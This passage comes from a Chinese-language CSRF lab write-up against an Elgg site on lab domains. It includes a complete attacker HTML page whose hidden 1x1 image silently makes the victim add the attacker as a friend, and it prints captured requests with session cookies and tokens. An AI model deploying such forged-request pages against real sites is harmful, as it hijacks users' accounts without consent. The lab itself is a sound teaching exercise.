
X-Requested-With: XMLHttpRequest

Cookie: Elgg=iq6b8a67uodra0gea53pk12m21; elggperm=zu3R2Z0\_Kq0LctTYZdlu3Pv95zIywuAC

Connection: keep-alive

1. 在/var/www/CSRF/Attacker中创建addfriend.html文件，编写报文内容

当恶意网站被打开时，<img>标签会向src属性指定的URL地址发出HTTP GET请求；图片的长和宽分别设置为一个像素，图片会非常小，导致Alice看不见图片；43是Boby的用户ID。



<html>

<head>

<title>hello</title>

</head>

<body>

<h1>Add friend!</h1>

<img src="http://www.crsflabelgg.com/action/friends/add?friend=43"



alt="image"

width="1" height="1" >


</body>

</html>

1. Boby向Alice发送http://www.csrflabattacker.com，Alice点击网站链接后，不需要任何额外操作，自动添加Boby为好友




Alice返回好友列表，发现添加Boby好友成功：



**Task 3: CSRF Attack using POST Request**

1. 在Boby主页进行修改主页的操作，利用HTTP Header Live截获POST报文，观察报文内容。



POST报文内容如下：

POST <http://www.csrflabelgg.com/action/profile/edit> ①

﻿

Host: www.csrflabelgg.com

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://www.csrflabelgg.com/profile/boby/edit

Content-Type: application/x-www-form-urlencoded

Content-Length: 529

Cookie: Elgg=bmoslcnsadomqc6qt5h8hchci7

Connection: keep-alive

Upgrade-Insecure-Requests: 1

\_\_elgg\_token=CpS4XzMyqj0pydYaVc5Y3g&\_\_elgg\_ts=1600047239

&name=Boby ②

&description=<p>Hello! I&#39;m Bobby!</p> ③

&accesslevel[description]=2 ④

&briefdescription=

&accesslevel[briefdescription]=2

&location=Nanjing

&accesslevel[location]=2

&interests=

&accesslevel[interests]=2

&skills=&accesslevel[skills]=2

&contactemail=

&accesslevel[contactemail]=2

&phone=

&accesslevel[phone]=2

&mobile=

&accesslevel[mobile]=2

&website=

&accesslevel[website]=2

&twitter=

